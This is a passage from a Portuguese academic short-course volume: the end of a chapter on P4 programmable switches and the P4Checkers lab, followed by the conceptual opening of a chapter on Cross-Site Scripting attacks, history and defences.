                hdr.ipv4.totalLen = (bit<16>) meta.truncated_to - 14;
            }
            // Note: checksum is updated later
        }

        if (meta.postprocessing==SENDBACK){
            SendBack.apply(hdr,meta,standard_metadata);
        }
        else if (meta.postprocessing==DROP){
            #ifdef TARGET_NFP
                mark_to_drop();
            #else
                mark_to_drop(standard_metadata);
            #endif
        }
    }
```

Listing 3.7: Trecho da lógica principal de movimentação no plano de dados

Esses blocos evidenciam como o P4Checkers implementa a lógica de um jogo interativo inteiramente no plano de dados, utilizando estruturas como registradores, inspeção de payloads e respostas imediatas aos jogadores. O uso de arquivos externos para modularizar a lógica do jogo também facilita a manutenção e expansão da aplicação.

Passo 2 – Criação da topologia

Na dashboard do P4Docker, crie uma nova topologia com os seguintes nós:

- `h1` – container com imagem <imagem> e IP `10.0.1.1/24`;
- `h2` – mesma imagem de h1, com IP `10.0.2.2/24`;
- `sw1` – switch programável P4 com o código `p4checkers.json`, duas portas.

Conecte `h1` à porta 1 de `sw1` e `h2` à porta 2. Nomeie o projeto como `p4checkers` e gere os scripts de configuração e limpeza.

Passo 3 – Execução do ambiente

Atribua permissão de execução ao script gerado e inicie o ambiente como superusuário:

```
chmod +x p4checkersConfig.sh
sudo ./p4checkersConfig.sh
```

Abra o terminal dos hosts pela interface do P4Docker e execute:

```
// No h1:
python3 p4checkers_player1.py

// No h2:
python3 p4checkers_player2.py
```

Movimentos são feitos no formato:

```
linha_origem coluna_origem linha_destino coluna_destino
Exemplo: 3 3 4 4
```

Passo 4 – Acompanhamento da execução

Use o log do switch para acompanhar o processamento:

```
tail -f /tmp/switch.log
```

Ou utilize o Wireshark com namespace:

```
PIDHost1=$(docker inspect -f '{{.State.Pid}}' h1)
sudo nsenter -t $PIDHost1 -n wireshark
```

Os pacotes são UDP com payload textual (ex: `3 3 4 4`). O switch P4 intercepta o pacote, utiliza registradores para verificar o turno (`checkers_turn`), se o jogo foi iniciado (`jogo_iniciado`) e o estado do tabuleiro (`map`). Movimentos inválidos são detectados e modificados com respostas como:

```
invalid move
not your turn
```

O comportamento é implementado diretamente no P4, demonstrando o poder da linguagem para manipulação de estado e conteúdo do pacote. Abaixo, o trecho de código que grava o estado do tabuleiro em registrador:

```
1 register<bit<376>>(1) map;
2 map.write(0, 0x2D322D322D320A302D302D302D0A...);
```

Esse exemplo evidencia como switches P4 podem atuar como elementos computacionais autônomos, sem depender de plano de controle, sendo capazes de executar lógicas complexas e interativas diretamente no plano de dados.

6. Discussão e Conclusão

6.1. Próximos passos da linguagem

A linguagem P4 tem se consolidado como um dos pilares da programabilidade em redes, especialmente com sua adoção em ambientes acadêmicos e o crescente interesse da indústria. Seu potencial vai além da simples reconfiguração de pipelines: P4 vem sendo

cada vez mais integrado a outras tecnologias emergentes, como SDN, computação na borda, IoT e *in-network computing*. O futuro da linguagem aponta para uma expansão ainda maior de seu ecossistema, com interfaces mais acessíveis, suporte a novos *targets* e integração facilitada com sistemas legados.

6.2. Dependência do suporte dos dispositivos alvo

Apesar das vantagens, a evolução da linguagem ainda depende fortemente do suporte dos dispositivos de rede programáveis. Muitos ambientes de produção ainda operam com equipamentos que não são compatíveis com P4, o que limita a adoção em larga escala. Essa dependência exige soluções híbridas e o uso de plataformas de simulação, como BMv2, até que o mercado amadureça. A padronização das interfaces e a evolução de arquiteturas abertas, como PISA, buscam mitigar esse gargalo.

6.3. Produção de hardware P4

A produção de hardware com suporte nativo a P4 ainda é restrita, mas iniciativas recentes têm buscado mudar esse cenário. Embora a Intel tenha descontinuado a linha Tofino, a iniciativa de abertura do design como projeto *open source* pode incentivar novas empresas e instituições a produzirem ASICs programáveis com suporte à linguagem. Além disso, iniciativas da Linux Foundation voltadas à padronização e desenvolvimento colaborativo indicam uma tendência de fortalecimento da comunidade em torno de P4.

6.4. DPU, GPU, IA e P4

Com os recentes avanços nas tecnologias de Inteligência Artificial, em especial com o lançamento de bibliotecas de *deep learning* como o pytorch entre outros, tornou-se possível o desenvolvimento de tecnologias de classificação que antes não eram possíveis ou práticas. Isso, juntamente com bibliotecas como o *GPUNetIO* da NVIDIA, torna possível um desenvolvimento integrado de aplicações que unem P4 e IA para roteamento, classificação, filtragem de pacotes entre outros. Além disso, o uso de GPUs para realização de processamentos massivamente paralelos apresenta notável vantagem quando comparados com CPUs tradicionais, proporcionando assim uma grande oportunidade de desenvolvimento.

6.5. Projeto PROFISSA

O projeto PROFISSA (Programa de Formação em Infraestruturas de Software, Segurança e Aplicações em Rede), financiado pela FAPESP e coordenado pela RNP, é um exemplo prático do investimento em tecnologias disruptivas para redes de computadores. Entre os diversos resultados obtidos pelo projeto, destaca-se a criação da ferramenta P4Docker, que democratiza o acesso à experimentação com a linguagem P4 por meio de containers. O projeto também fomenta o desenvolvimento de soluções de rede baseadas em programação de plano de dados, promovendo a formação de recursos humanos especializados e a consolidação da comunidade brasileira em torno de redes programáveis.

6.6. Conclusão

Ao longo deste minicurso, foram apresentados os fundamentos da programação do plano de dados com a linguagem P4, sua relação com arquiteturas SDN, e a evolução dessa abordagem ao longo da última década. Discutimos os principais avanços tecnológicos

que permitiram a consolidação da linguagem, explorando desde dispositivos programáveis como Intel Tofino e SmartNICs até ambientes de experimentação como o BMv2, Mininet-WiFi, SONiC e P4Pi.

A introdução da linguagem P4 representa um marco no desenvolvimento de redes programáveis, permitindo a criação de aplicações personalizadas diretamente no plano de dados. Essa capacidade impulsiona inovações em áreas como segurança, IoT, balanceamento de carga, interoperabilidade de protocolos, e até mesmo computação na rede, temas que foram brevemente discutidos ao longo do texto.

Dentro desse cenário, o P4Docker foi apresentado como uma solução acessível e eficiente para o ensino, experimentação e prototipagem de aplicações em P4. Ao utilizar contêineres Docker para simular topologias com switches P4, o P4Docker oferece maior isolamento, reprodutibilidade e escalabilidade em relação a soluções tradicionais. Sua interface gráfica facilita a criação de topologias, compilação de programas e visualização de logs, contribuindo significativamente para o aprendizado e o desenvolvimento de novas soluções em redes programáveis.

Como trabalhos futuros, destacam-se três direções principais. A primeira envolve o avanço na usabilidade de ambientes como o P4Docker, especialmente na integração com sistemas de visualização de métricas, suporte nativo a múltiplos targets, e debug gráfico. A segunda é o aprofundamento no uso da linguagem P4 para contextos específicos, como segurança distribuída, aplicações industriais e redes 6G. Por fim, a terceira frente propõe a criação de plataformas colaborativas que fomentem o ensino de P4 por meio de cursos online, repositórios de código aberto e laboratórios virtuais baseados em contêineres.

Consolidar o conhecimento adquirido e fomentar uma comunidade ativa em torno de P4 é essencial para que essa tecnologia continue evoluindo. Espera-se que os participantes deste minicurso estejam aptos a explorar, implementar e compartilhar suas próprias soluções, contribuindo para o crescimento da área e o avanço da próxima geração de redes inteligentes e adaptativas.

7. Agradecimentos

Este trabalho foi parcialmente financiado pela Fundação de Amparo à Pesquisa do Estado de São Paulo (FAPESP) sob processo número 2020/05152-7 (projeto PROFISSA). Também faz parte do INCT de Redes Inteligentes de Comunicações e Internet das Coisas Inteligentes (ICoNIoT), financiado pelo CNPq (proc. 405940/2022-0) e pela Coordenação de Aperfeiçoamento de Pessoal de Nível Superior – Brasil (CAPES), Código Financeiro 88887.954253/2024-00.

8. Bibliografia

Referências

[Alsaeedi et al. 2019] Alsaeedi, M., Mohamad, M. M., and Al-Roubaiey, A. A. (2019). Toward adaptive and scalable openflow-sdn flow control: A survey. *IEEE Access*, 7:107346–107379.

[Bal et al. 2024] Bal, S., Han, Z., Handagala, S., Cevik, M., Zink, M., and Leeser, M.

(2024). P4-based in-network telemetry for fpgas in the open cloud testbed and fabric. In *IEEE INFOCOM 2024 - IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*, pages 1–6.

[Berde et al. 2014] Berde, P. et al. (2014). Onos: towards an open, distributed sdn os. In *Proceedings of the third workshop on Hot topics in software defined networking*, pages 1–6.

[Blanco et al. 2017] Blanco, B., Fajardo, J. O., Giannoulakis, I., Kafetzakis, E., Peng, S., Pérez-Romero, J., Trajkovska, I., Khodashenas, P. S., Goratti, L., Paolino, M., Sfakianakis, E., Liberal, F., and Xilouris, G. (2017). Technology pillars in the architecture of future 5g mobile networks: Nfv, mec and sdn. *Computer Standards Interfaces*, 54:216–228. SI: Standardization SDNNFV.

[Bosshart et al. 2014] Bosshart, P., Daly, D., Gibb, G., Izzard, M., McKeown, N., Rexford, J., Schlesinger, C., Talayco, D., Vahdat, A., Varghese, G., and Walker, D. (2014). P4: Programming protocol-independent packet processors. *ACM SIGCOMM Computer Communication Review*, 44(3):87–95.

[Braun and Menth 2014] Braun, W. and Menth, M. (2014). Software-defined networking using openflow: Protocols, applications and architectural design choices. *Future Internet*, 6(2):302–336.

[Burstein 2021] Burstein, I. (2021). Nvidia data center processing unit (dpu) architecture. In *2021 IEEE Hot Chips 33 Symposium (HCS)*. IEEE.

[Carvalho 2024] Carvalho, B. (2024). Um gateway iot programável com p4 para interoperabilidade e processamento inteligente de tráfego. Dissertação de mestrado, Universidade Federal do ABC (UFABC), Santo André, SP. Disponível mediante solicitação ou repositório institucional da UFABC.

[Chen et al. 2023] Chen, G., Hu, Z., and Jin, D. (2023). Enhancing fidelity of p4-based network emulation with a lightweight virtual time system. In *Proceedings of the 2023 ACM SIGSIM Conference on Principles of Advanced Discrete Simulation*, SIGSIM-PADS '23, page 34–43, New York, NY, USA. Association for Computing Machinery.

[Consortium 2023] Consortium, P. L. (2023). P4runtime specification. `https://p4.org/p4-spec/p4runtime/main/P4Runtime-Spec.html`.

[Consortium 2024] Consortium, P. L. (2024). BMV2: Behavioral Model version 2 (P4 Runtime environment). Git repository.

[Ding et al. 2022] Ding, D., Savi, M., Pederzolli, F., and Siracusa, D. (2022). Design and development of network monitoring strategies in p4-enabled programmable switches. In *NOMS 2022-2022 IEEE/IFIP Network Operations and Management Symposium*, pages 1–6.

[dos Reis Fontes and Rothenberg 2015] dos Reis Fontes, R. and Rothenberg, C. E. (2015). Mininet-wifi: Emulating software-defined wireless networks. In *2015 11th International Conference on Network and Service Management (CNSM)*, pages 384–389.

[Franco et al. 2024] Franco, D., Ollora Zaballa, E., Zang, M., Atutxa, A., Sasiain, J., Pruski, A., Rojas, E., Higuero, M., and Jacob, E. (2024). A comprehensive latency profiling study of the tofino p4 programmable asic-based hardware. *Computer Communications*, 218:14–30.

[Gao et al. 2021] Gao, S., Handley, M., and Vissicchio, S. (2021). Stats 101 in p4: Towards in-switch anomaly detection. In *Proceedings of the 20th ACM Workshop on Hot Topics in Networks*, HotNets '21, page 84–90, New York, NY, USA. Association for Computing Machinery.

[Goswami et al. 2023] Goswami, B., Kulkarni, M., and Paulose, J. (2023). A survey on p4 challenges in software defined networks: P4 programming. *IEEE Access*, 11:54373–54387.

[Heideker et al. 2025] Heideker, A., Silva, D., Kamienski, C. A., and Trotta, A. (2025). Achieving seamless iot interoperability through data plane programmability. In *2025 IEEE 22st Consumer Communications Networking Conference (CCNC)*, pages 1–6.

[Heideker et al. 2023] Heideker, A., Silva, D., Kleinschmidt, J., and Kamienski, C. (2023). Otimização de tráfego iot-lorawan usando programação de plano de dados em p4. In *Anais do XLI Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, pages 239–252, Porto Alegre, RS, Brasil. SBC.

[Ibanez et al. 2019] Ibanez, S., Brebner, G., McKeown, N., and Zilberman, N. (2019). The P4→NetFPGA workflow for line-rate packet processing. In *Proceedings of the 2019 ACM/SIGDA International Symposium on Field-Programmable Gate Arrays (FPGA)*, pages 1–9.

[Intel 2022] Intel (2022). Intel® tofino™ series. `https://www.intel.com/content/www/us/en/products/details/network-io/intelligent-fabric-processors/tofino.html`.

[Ion et al. 2020] Ion, M., Scholz, S., and Dumitrescu, C. (2020). Programming the network data plane with p4runtime: Concepts and tools. In *Proceedings of the 2020 International Conference on Embedded Wireless Systems and Networks*, pages 155–160.

[Kaur et al. 2025] Kaur, A., Rama Krishna, C., and Patil, N. V. (2025). A comprehensive review on software-defined networking (sdn) and ddos attacks: Ecosystem, taxonomy, traffic engineering, challenges and research directions. *Computer Science Review*, 55:100692.

[Ke and Hsu 2020] Ke, C.-H. and Hsu, S.-J. (2020). Load balancing using p4 in software-defined networks. *Journal of Internet Technology*, 21(6):1671–1679.

[Kfoury et al. 2021a] Kfoury, E., Elgendy, I., and Jararweh, Y. (2021a). P4 in iot: A survey on data plane programmability and applications. *Computer Networks*, 190:107930.

[Kfoury et al. 2024] Kfoury, E. F., Choueiri, S., Mazloum, A., AlSabeh, A., Gomez, J., and Crichigno, J. (2024). A comprehensive survey on smartnics: Architectures, development models, applications, and research directions. *IEEE Access*, 12:107297–107336.

[Kfoury et al. 2021b] Kfoury, E. F., Crichigno, J., and Bou-Harb, E. (2021b). An exhaustive survey on p4 programmable data plane switches: Taxonomy, applications, challenges, and future trends. *IEEE Access*, 9:87094–87155.

[Kim et al. 2021] Kim, H. et al. (2021). Experience-driven research on programmable networks. *ACM SIGCOMM Computer Communication Review*, 51(1):10–17.

[Kulkarni et al. 2022] Kulkarni, M., Goswami, B., and Paulose, J. (2022). P4 based load balancing strategies for large scale software-defined networks. In *2022 Second International Conference on Advances in Electrical, Computing, Communication and Sustainable Technologies (ICAECT)*, pages 1–7.

[Laki et al. 2021] Laki, S., Kis, Z., Keresztesi, R., Horpácsi, D., and Szabó, R. (2021). P4pi: P4 on raspberry pi for flexible home and iot networking. In *IEEE/IFIP Network Operations and Management Symposium (NOMS)*.

[Lantz et al. 2010] Lantz, B., Heller, B., and McKeown, N. (2010). A network in a laptop: Rapid prototyping for software-defined networks. In *Proceedings of the 9th ACM SIGCOMM Workshop on Hot Topics in Networks*, pages 1–6.

[Luizelli et al. 2024] Luizelli, M. C., Vogt, F., de Matos, G. M. V., Cordeiro, W., Schaeffer Filho, A. E., RNP, M. S., Verdi, F. L., and Rothenberg, C. E. (2024)). Smartnics: The next leap in networking. In *Minicursos do 42. Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos (SBRC 2024)*.

[Makde and Laxkar 2024] Makde, R. R. and Laxkar, P. R. (2024). A comprehensive introduction to sdn architectural foundations. *International Journal of Science and Research (IJSR)*, 13(2).

[McKeown et al. 2008] McKeown, N., Anderson, T., Balakrishnan, H., Parulkar, G., Peterson, L., Rexford, J., Shenker, S., and Turner, J. (2008). Openflow: enabling innovation in campus networks. *ACM SIGCOMM computer communication review*, 38(2):69–74.

[Microsoft 2023] Microsoft (2023). Sonic: Software for open networking in the cloud.

[Mininet 2023] Mininet (2023). Mininet: An instant virtual network on your laptop (or other pc). [Online; accessed 14-January-2024].

[Moskowitz et al. 2023] Moskowitz, I. S., Baldine, I., Nikolich, A., Ruth, P., Liu, J., and Chase, J. (2023). Fabric: A national-scale programmable research infrastructure. In *Proceedings of the 2023 ACM SIGCOMM Conference*, pages 37–44.

[P4 Language Consortium 2022] P4 Language Consortium (2022). The p4 language specification. `https://p4.org/p4-spec/docs/P4-16-spec.html`. Version 1.2.3.

[P4 Language Consortium 2024] P4 Language Consortium (2024). P4 language specifications. `https://p4.org/specs/`. Accessed: 2024-07-11.

[Santos et al. 2021] Santos, J., Costa, M., and Almeida, F. (2021). P4 and iot: A survey on data plane programmability for smart systems. *Journal of Network and Systems Management*, 29(4):1–24.

[Silva et al. 2024] Silva, D., Heideker, A., Trombeta, L., Carvalho, B., Kleinschmidt, J., and Kamienski, C. (2024). P4docker: Enabling efficient p4 switch testbeds with docker integration. In *Anais Estendidos do XLII Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, pages 1–8, Porto Alegre, RS, Brasil. SBC.

[Smyth et al. 2023] Smyth, D., Scott-Hayward, S., Cionca, V., McSweeney, S., and O'Shea, D. (2023). Secap switch—defeating topology poisoning attacks using p4 data planes. *Journal of Network and Systems Management*, 31(1):28.

[Souza et al. 2024] Souza, J., Oliveira, M., and Silva, P. (2024). P7: Patch panel programável com p4. Projeto apresentado no Workshop de Ferramentas do SBRC.

[Trombeta et al. 2024] Trombeta, L., Da Silva, D. E. O. G., Carvalho, B. C., Anon Da Silva, F. A., Kleinschmidt, J. H., and Kamienski, C. A. (2024). P4Checkers: Exploring Modern Network Concepts Through a Classic Game . In *2024 IEEE Frontiers in Education Conference (FIE)*, pages 1–8, Los Alamitos, CA, USA. IEEE Computer Society.

[Vuckovic et al. 2021] Vuckovic, P., Santic, J., and Tomašić, D. (2021). Integrating p4runtime with onos for real-time sdn control. In *IEEE Conference on Network Softwarization (NetSoft)*, pages 127–134.

[Wang et al. 2017] Wang, H., Soulé, R., Dang, H. T., Lee, K. S., Shrivastav, V., Foster, N., and Weatherspoon, H. (2017). P4FPGA: A rapid prototyping framework for P4. In *Proceedings of the Symposium on SDN Research (SOSR)*, pages 122–135.

Capítulo 4

Cross-Site Scripting: Ataques, Detecção e Contramedidas

Ian Vilar Bastos, Bianca Domingos Guarizi, Isabela Maira Mendite Alves, Júlia Abbud Fernandez e Souza, Guilherme Oliveira Pimentel, João André Campos Watanabe, Dalbert Matos Mascarenhas, Marcelo Gonçalves Rubinstein, Igor Monteiro Moraes

Abstract

Web applications are an essential part of people's daily lives. Corporations use Web applications to enhance the quality of their services while reaching a broader audience through the Internet. The benefits provided by Web applications, however, introduce risks to their users. Large corporations often store sensitive and confidential information through their Web applications, making them an attractive target for cyberattacks. XSS (Cross-Site Scripting) attacks are among the most frequent attacks targeting Web applications. This chapter provides an overview of XSS attacks, preventive measures, and best practices for mitigating XSS vulnerabilities during Web application development. Finally, it presents the detection of XSS attacks using machine learning and an educational XSS attack emulator.

Resumo

As aplicações Web são uma parte essencial do dia-a-dia das pessoas. As corporações usam as aplicações Web para aumentar a qualidade dos seus serviços oferecidos e ao mesmo tempo alcançar uma audiência maior através da Internet. No entanto, as vantagens oferecidas pelas aplicações Web também são acompanhadas de riscos para os seus usuários. Informações sensíveis e confidenciais são, geralmente, armazenadas por grandes corporações através de suas aplicações Web, o que as tornam um grande atrativo para ciberataques. Os ataques XSS (Cross-Site Scripting) são um dos tipos de ataque mais frequentemente realizados sobre aplicações Web. Este capítulo apresenta uma visão geral do ataque XSS e medidas preventivas e boas práticas para a prevenção de vulnerabilidades XSS durante o desenvolvimento de aplicações Web. Por último, apresenta-se a detecção de ataques XSS usando aprendizado de máquina e um emulador educativo de ataques XSS.

4.1. Introdução

Os usuários da Internet vêm se tornando cada vez mais dependentes de serviços oferecidos através de aplicações Web, como comércio eletrônico (*e-commerce*), *Internet banking*, reservas de hospedagem, pagamentos *online* etc. Um relatório produzido pela CyCognito [CyCognito, 2023] mostra que 70% das aplicações Web são desenvolvidas com brechas de segurança severas e que 30% estão vulneráveis a alguma das 10 categorias de ataques mais realizados e identificados pelo *Open Worldwide Application Security Project* (OWASP) [OWASP, 2021]. Dentre os ataques mais realizados, encontra-se o *Cross-Site Scripting* (XSS) e sua primeira identificação data de aproximadamente 1996 [Grossman et al., 2007], momento no qual surgiu a linguagem de programação JavaScript. Inicialmente, usuários maliciosos se aproveitavam da possibilidade de subdividir um quadro HTML (*HyperText Markup Language*) para carregar duas páginas Web simultaneamente e atravessavam os dados de uma página para a outra através de códigos em JavaScript sem a ciência do usuário legítimo [Grossman et al., 2007]. O problema quando descoberto foi considerado uma vulnerabilidade de segurança no navegador Web Netscape, o navegador mais popular na época em que os ataques começaram a ser reportados. Para solucionar o problema, a empresa Netscape Communications propôs a política denominada "mesma origem", na qual um código JavaScript permanece restrito a uma única página Web, ainda que o quadro HTML seja composto de mais de uma página Web. Dessa forma, não era mais possível que os dados de uma página Web fossem atravessados para outra página Web.

Após a solução apresentada pela Netscape para a vulnerabilidade do seu navegador Web, o foco passou a ser em problemas mais comuns na comunidade de segurança como *buffer overflow*, uso de *botnets*, vírus, *worms*, *spyware* etc [Grossman et al., 2007]. Os ataques XSS passaram a ser considerados uma preocupação da comunidade de segurança quando a rede social MySpace foi atacada e mais de um milhão de usuários foram infectados no período de 24 horas [Vice, 2015]. Desde então, diversos ataques XSS em sítios Web foram realizados e sua combinação com técnicas de *phishing*, que consistem em tentativas de fraude para roubo de informações sigilosas, tornaram os ataques XSS o tipo de ataque mais devastador para a realização de fraudes em negócios *online* [Grossman et al., 2007]. A explosão do comércio eletrônico levantou uma bandeira importante para a segurança de sistemas Web, visto que manter o sistema seguro não está mais somente relacionado a conservar os usuários maliciosos fora do perímetro no qual as informações sigilosas se encontram. Os desenvolvedores Web passam a ter responsabilidade também na segurança dos sistemas Web, pois precisam criar aplicações Web que não possuam vulnerabilidades a ataques XSS.

Os ataques XSS pertencem à categoria de ataques denominada ataques de injeção de código. Nessa categoria de ataque, um usuário malicioso injeta o código através de campos de entrada existentes no sistema. No caso de ataques XSS, o usuário malicioso explora os campos de entrada da página Web para injetar códigos geralmente em JavaScript em uma aplicação Web legítima em razão de a aplicação Web não realizar codificação ou validação apropriada das entradas de dados fornecidas [Kaur et al., 2023]. A vítima do usuário malicioso em um ataque XSS é o usuário legítimo que usa um navegador Web e não o servidor que hospeda a página Web vulnerável. O código JavaScript malicioso injetado na página Web legítima é executado no navegador Web do usuário

legítimo. Dessa forma, o usuário malicioso utiliza a página Web legítima como um canal confiável do usuário legítimo para executar o seu ataque. Assim, usuários legítimos são enganados e levados a acessar páginas Web maliciosamente alteradas cujo domínio é legítimo.

Os ataques XSS possuem uma capacidade destrutiva com consequências devastadoras. Em 2018, a empresa aérea British Airways sofreu um roubo de aproximadamente 380000 registros devido a uma vulnerabilidade XSS em seu módulo de pagamento [BBC, 2018]. A brecha no sistema de segurança da British Airways resultou em uma multa de 183 milhões de libras esterlinas e a perda de confiança de inúmeros consumidores sobre o armazenamento de seus dados pessoais. O código JavaScript malicioso realizava a transferência dos dados de transação do usuário legítimo com o módulo de pagamento para um servidor do usuário malicioso cujo domínio era registrado como `baways.com` e possuía certificação digital para evitar suspeitas e aparentar ser um sítio Web legítimo e confiável. Em 2019, um jogo de videogame popular da empresa Epic Games, denominado Fortnite, foi um potencial alvo de ataques de XSS por causa de uma vulnerabilidade encontrada na página Web de um subdomínio da empresa [Latest Cyber Security News, 2019]. A página Web era utilizada para apresentar estatísticas sobre o jogo e possuía uma barra de busca na qual era possível injetar código JavaScript malicioso. A vulnerabilidade poderia ser utilizada por um usuário malicioso para redirecionar as credenciais de acesso ao sistema da Epic Games dos usuários legítimos para um sítio Web do usuário malicioso. Apesar de não haver registros sobre o roubo de credenciais de usuários do sistema da Epic Games, a empresa possuía, em 2020, cerca de 350 milhões de usuários cadastrados. Em 2020, a plataforma de organização de eventos Meetup pode ter tido parte dos fundos arrecadados através da plataforma PayPal desviados para usuários maliciosos [Latest Cyber Security News, 2020]. A área de envio de mensagens de discussão, habilitada por padrão pela plataforma, permitia o armazenamento persistente de código JavaScript malicioso. Dessa forma, usuários maliciosos podiam alterar suas permissões de privilégio nas páginas Web dos eventos que foram infectadas para organizar e desviar os fundos arrecadados.

O objetivo deste capítulo é apresentar os principais conceitos e as principais medidas de prevenção durante o desenvolvimento de aplicações Web para torná-las menos vulneráveis a ataques XSS. O capítulo também possui como objetivo discutir os mecanismos de detecção de ataques XSS que utilizam aprendizado de máquina e os seus principais desafios técnicos e de pesquisa. Além disso, o capítulo conta com uma prática experimental e educativa para a conscientização do público sobre os ataques XSS, na qual os participantes podem reforçar os conhecimentos adquiridos. Na atividade prática é utilizado o emulador EXSS [Guarizi et al., 2024], desenvolvido pelos autores no contexto dos Grupos de Trabalho do Programa Hackers do Bem da RNP. Ao fim da leitura do capítulo, espera-se que os leitores sejam capazes de compreender como os ataques XSS são explorados em aplicações Web, diferenciar como ocorrem os diferentes tipos de ataques que exploram as vulnerabilidades XSS, identificar boas práticas sobre o desenvolvimento de aplicações Web seguras e assimilar os principais mecanismos e estratégias para a defesa contra ataques XSS.

O capítulo está estruturado da seguinte maneira. A Seção 4.2 define o ataque XSS e descreve seus diferentes tipos. São apresentados ainda alguns exemplos de cargas

úteis (*payloads*) usadas nestes ataques. A Seção 4.3 apresenta medidas preventivas e boas práticas para prevenção de vulnerabilidades XSS que incluem, por exemplo, a validação e a filtragem de entradas de usuário, a codificação de saídas, mecanismos de proteção de plataformas (*frameworks*) de desenvolvimento Web e de navegadores. A Seção 4.4 discute trabalhos recentes relacionados à detecção de ataques XSS que empregam aprendizado de máquina, com enfoque na obtenção de um conjunto de dados (*dataset*), no pré-processamento e na detecção propriamente dita. A Seção 4.5 descreve brevemente o emulador EXSS e conduz o leitor para realização de atividades práticas nas quais, por exemplo, pode aprender a inserir *scripts* nos campos de entradas de dados e observar as implicações dos *scripts* na segurança da aplicação Web. A Seção 4.6 conclui o capítulo e aponta futuras direções de pesquisa na área.

4.2. Visão Geral do Ataque XSS

Uma aplicação Web consiste em um servidor Web, um navegador Web, um protocolo de comunicação entre o navegador e o servidor Web e informações da aplicação armazenadas no servidor Web e/ou em um servidor auxiliar que é acessado pela aplicação [Gupta e Chaudhary, 2020]. As aplicações Web possuem uma interface gráfica do usuário (*Graphical User Interface* - GUI). É através da interface gráfica que os usuários interagem com a aplicação Web via menus de navegação, botões, imagens e gráficos. As demais partes das aplicações Web responsáveis por sua operação e que não podem ser acessadas pelos usuários podem conter servidores de bancos de dados, bibliotecas de coleta e análise de dados de usuários, interfaces com outras aplicações Web etc. Uma loja de comércio eletrônico é um exemplo de aplicação Web. É através da interface gráfica que o usuário pode navegar por um menu, buscar um produto e inserir comentários sobre este produto. A busca por produtos é feita através de consultas ao servidor de banco de dados e os comentários são armazenados também no servidor de banco de dados. O resultado destas tarefas é retornado para a interface gráfica, que exibe tal resultado para o usuário. A interação entre um cliente e um servidor Web é feita, em geral, usando mensagens HTTP (*HyperText Transfer Protocol*). A Figura 4.1 ilustra a interação entre um cliente e um servidor Web e mostra linguagens que são costumeiramente usadas para implementar aplicações Web.




Figura 4.1. Um exemplo de interação entre um cliente e um servidor de uma aplicação Web.

Uma página Web é formada por vários elementos. O *Document Object Model* (DOM) [Stenback e Heninger, 2004] é a representação hierárquica destes elementos de

uma página Web. Quando o navegador recebe uma página para carregá-la, ele interpreta a estrutura da página e separa seus elementos em uma estrutura em árvore com cada elemento e atributos aninhados em seu respectivo local. O DOM não é um arquivo, ele é a representação da estrutura de um documento na Web. Linguagens são usadas para implementar a interface gráfica e definem a forma como os usuários interagem com ela. Exemplos de linguagens são a *HyperText Markup Language* (HTML) que define a estrutura da interface gráfica e os diferentes elementos do DOM; a *Cascading Style Sheet* (CSS) que define o estilo de uma aplicação Web, que inclui os tipos de fontes, cores e estilo visual das páginas; e a JavaScript, que permite a implementação de funcionalidades dinâmicas ao manipular o DOM, recuperando, alterando, adicionando ou removendo elementos elementos de uma página Web. O Código 4.1, escrito em linguagem HTML, é de uma página Web simples e a Figura 4.2 apresenta o DOM para esta página Web.

Código Fonte 4.1. Código HTML para uma página Web simples.

```
1  <html>
2    <head>
3      <title> Titulo da minha pagina </title>
4    </head>
5    <body>
6      <h1> Corpo da minha pagina </h1>
7      <a href = "#">Link para outra pagina</a>
8    </body>
9  </html>
```




Figura 4.2. O DOM para o Código 4.1, com a representação hierárquica dos elementos da página Web.

O XSS é um ataque de injeção de código que possibilita a um atacante executar código malicioso no navegador de um outro usuário, neste caso, a vítima [Kallin e Valbuena, 2013]. O atacante não tem como alvo direto a vítima. Em vez disso, o atacante explora uma vulnerabilidade em uma aplicação Web que a vítima usa, a fim de fazer com que a aplicação Web envie o código malicioso para a vítima. Para o

